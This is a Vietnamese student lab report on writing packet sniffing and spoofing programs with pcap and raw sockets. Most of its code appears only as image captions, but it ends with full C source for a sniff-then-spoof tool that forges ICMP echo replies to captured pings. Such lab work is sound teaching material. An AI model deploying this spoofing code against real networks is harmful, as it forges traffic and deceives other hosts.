BÁO CÁO THỰC HÀNH

**Bài thực hành số xx: Tên bài thực hành**

**Môn học:** Nhập môn Mạng máy tính

**Lớp:** NT100.ATTT.2

**THÀNH VIÊN THỰC HIỆN (Nhóm xx):**

|  |  |  |
| --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** |
| 1 | Nguyễn Thị A | 20520001 |
| 2 | Phan Văn B | 20520002 |
|  |  |  |

|  |
| --- |
| **Điểm tự đánh giá** |
|  |

**ĐÁNH GIÁ KHÁC:**

|  |  |
| --- | --- |
| Tổng thời gian thực hiện |  |
| Phân chia công việc |  |
| Ý kiến *(nếu có)*  + Khó khăn  + Đề xuất, kiến nghị |  |

Phần bên dưới của báo cáo này là báo cáo chi tiết của nhóm thực hiện

MỤC LỤC

[**A.** BÁO CÁO CHI TIẾT 2](#_Toc116168694)

[1. Nội dung 1 2](#_Toc116168695)

[a. Nội dung a 2](#_Toc116168696)

[b. Nội dung b 2](#_Toc116168697)

[2. Writing Programs to Sniff and Spoof Packets 2](#_Toc116168698)

[a. Writing Packet Sniffing Program 2](#_Toc116168699)

[b. Writing filters 5](#_Toc116168700)

[c. Spoofing 8](#_Toc116168701)

[d. Sniffing và sau đó spoofing 14](#_Toc116168702)

[**B.** Tham khảo 16](#_Toc116168703)

# BÁO CÁO CHI TIẾT

## Nội dung 1

### Nội dung a

### Nội dung b

## Writing Programs to Sniff and Spoof Packets

### Writing Packet Sniffing Program

* 2.1A: Understanding How a Sniffer Works

+ Viết code để in ip gói đã capture và địa chỉ ip đích

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

+ Kết quả thực thi

Ta ping tới địa chỉ của google.com.vn

Ảnh có chứa bàn

Mô tả được tạo tự động

Kết quả ta đã bắt được gói tin

Ảnh có chứa văn bản

Mô tả được tạo tự động

+ Tại sao cần quyền root để chạy chương trình? Không cần root chương trình sẽ báo lỗi

* Sniffing là một hoạt động có đặc quyền cao, vì nó liên quan đến quyền riêng tư, và an toàn. Nếu người dùng bình thường sniffing các gói tin thì ta có thể đánh mất quyền riêng tư thậm chí ăn cắp tài khoản và mật khẩu
* Khi không có quyền root thì card mạng sẽ bị lỗi

+ Bật chế độ hybrid. Sự khác biệt giữa việc bật và tắt chế độ này

* Khi bật ta có thể nghe gói tin từ các máy khác trong mạng, không thể đóng. Khi bật chế độ hybrid máy cí thể nghe được gói tin còn khi tắt máy không thể nghe được gói tin nữa

### Writing filters

**+ Bắt gói tin ICMP**



Ta chỉ cần sửa lãi dòng Fileter thành như trên để có thể lọc ra các gói tin ICMP giữ src và dst

Kết quả

* Ta ping tới địa chỉ google.com.vn

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản, biên lai

Mô tả được tạo tự động

* Ta thấy được các gói tin ICMP liên tiếp qua lại giữa src là máy ubuntu và des là google
* **+ Bắt gói tin ICMP với port trong khoảng 10-100**



* Ta sửa dòng filter để lọc các gói ICMP đến từ port 10-100

Kết quả

* Ping đến google với port 99

Ảnh có chứa văn bản, tờ báo

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Ta bắt được các gói tin

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Khi ta ping đến port 110

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Thì ta không còn thấy bắt được nữa

### Spoofing

* 2.2C: Viết chương trình giả mạo gói tin

+ Giải mạo gói UDP

* File myheader.h

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

* File checksum.c

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

* File spoof.c

Ảnh có chứa văn bản

Mô tả được tạo tự động

* File spoof22A.c

Ảnh có chứa văn bản

Mô tả được tạo tự động


Ảnh có chứa văn bản

Mô tả được tạo tự động


Ảnh có chứa văn bản

Mô tả được tạo tự động

* Biên dịch các file và chạy dương trình



* Gói tin dùng wiresherk để bắt gói tin giả mạo



+ Giả mạo gói tin ICMP echo request

Ảnh có chứa văn bản

Mô tả được tạo tự động


Ảnh có chứa văn bản

Mô tả được tạo tự động

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Dùng wireshark xem gói tin ICMP reuest giả mạo



+ Có thể đặt IP có độ dài của gói thành bất kỳ số nào, bất kể kích thước gói thực tế là bao nhiêu?

* Nếu sửa độ dài giảm xuống thì wireshrak không thể bắt còn nếu tng8 độ dài lên thì wireshark có thể bắt được

+ Sử dụng raw socket programming, có thể tính checksum cho IP headr

* Không tính checksim của IP header, nhưng nó cần tính checksum của ICMP

+ Tại sao cần quyền root để chạy phần mềm dùng raw socket? Nếu không dùng quyền root thì chương trình lỗi ở đâu

* Vì có thể đọc và gửi các gói tin 1 cách tùy ý nên tủi ro bảo mật là rất lớn. Vì vậy cần quyền root. Nếu chạy với quyền bình thường thì kết quả



### Sniffing và sau đó spoofing

* Code

#include <pcap.h>

#include <stdio.h>

#include <arpa/inet.h>

#include "myheader.h"

void got\_packet(u\_char \*args, const struct pcap\_pkthdr \*header,

const u\_char \*packet)

{

struct ethheader \*eth = (struct ethheader \*)packet;

if (ntohs(eth->ether\_type) == 0x0800) {

// 0x0800 is IP type

struct ipheader \* ip = (struct ipheader \*)

(packet + sizeof(struct ethheader));

printf("From: %s ", inet\_ntoa(ip->iph\_sourceip));

printf("To: %s ", inet\_ntoa(ip->iph\_destip));

if (ip->iph\_protocol == IPPROTO\_ICMP)

printf("protocal: ICMP\n");

else

printf("protocal: Others\n");

struct icmpheader \*icmp\_pkt = (struct icmpheader \*)(packet + sizeof(struct ethheader) + sizeof(struct ipheader));

if (ip->iph\_protocol == IPPROTO\_ICMP) {

char buffer[1500];

memset(buffer, 0, 1500);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Step 1: Fill in the ICMP header. \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

struct icmpheader \*icmp = (struct icmpheader \*)

(buffer + sizeof(struct ipheader));

icmp->icmp\_type = 0; //ICMP Type: 8 is request, 0 is reply.

icmp->icmp\_code = 0;

icmp->icmp\_id = icmp\_pkt->icmp\_id;

icmp->icmp\_seq = icmp\_pkt->icmp\_seq;

printf("icmp id: %d, seq: %d\n", ntohs(icmp\_pkt->icmp\_id), ntohs(icmp\_pkt->icmp\_seq));

// Calculate the checksum for integrity

icmp->icmp\_chksum = 0;

icmp->icmp\_chksum = in\_cksum((unsigned short \*)icmp,

sizeof(struct icmpheader));

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Step 2: Fill in the IP header. \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

struct ipheader \*ipp = (struct ipheader \*) buffer;

ipp->iph\_ver = 4;

ipp->iph\_ihl = 5;

ipp->iph\_ttl = 64;

ipp->iph\_sourceip.s\_addr = ip->iph\_destip.s\_addr;

ipp->iph\_destip.s\_addr = ip->iph\_sourceip.s\_addr;

ipp->iph\_protocol = IPPROTO\_ICMP;

ipp->iph\_len = htons(sizeof(struct ipheader) +

sizeof(struct icmpheader));

printf("send tt source :%s\n", inet\_ntoa(ipp->iph\_sourceip));

printf("send tt dest: %s\n", inet\_ntoa(ipp->iph\_destip));

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* Step 3: Finally, send the spoofed packet \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

// icmp\_pkt->icmp\_type = 0;

// icmp\_pkt->icmp\_code = 0;

// icmp->icmp\_chksum = 0;

// icmp->icmp\_chksum = in\_cksum((unsigned short \*)icmp,

// sizeof(struct icmpheader));

send\_raw\_ip\_packet (ipp);

}

}

}

int main()

{

pcap\_t \*handle;

char errbuf[PCAP\_ERRBUF\_SIZE];

struct bpf\_program fp;

char filter\_exp[] = "icmp[icmptype]==icmp-echo";

bpf\_u\_int32 net;

// Step 1: Open live pcap session on NIC with name enp0s3

handle = pcap\_open\_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

printf("listening on network card, ret: %p...\n", handle);

// Step 2: Compile filter\_exp into BPF psuedo-code

printf("try to compile filter...\n");

pcap\_compile(handle, &fp, filter\_exp, 0, net);

printf("try to set filter...\n");

pcap\_setfilter(handle, &fp);

// Step 3: Capture packets

printf("start to sniff...\n");

pcap\_loop(handle, -1, got\_packet, NULL);

pcap\_close(handle); //Close the handle

return 0;

}

* Kết quả

Ảnh có chứa văn bản

Mô tả được tạo tự động

* Dùng 1 máy khác ping đến địa chỉ 1.1.1.1

Ảnh có chứa văn bản

Mô tả được tạo tự động

# Tham khảo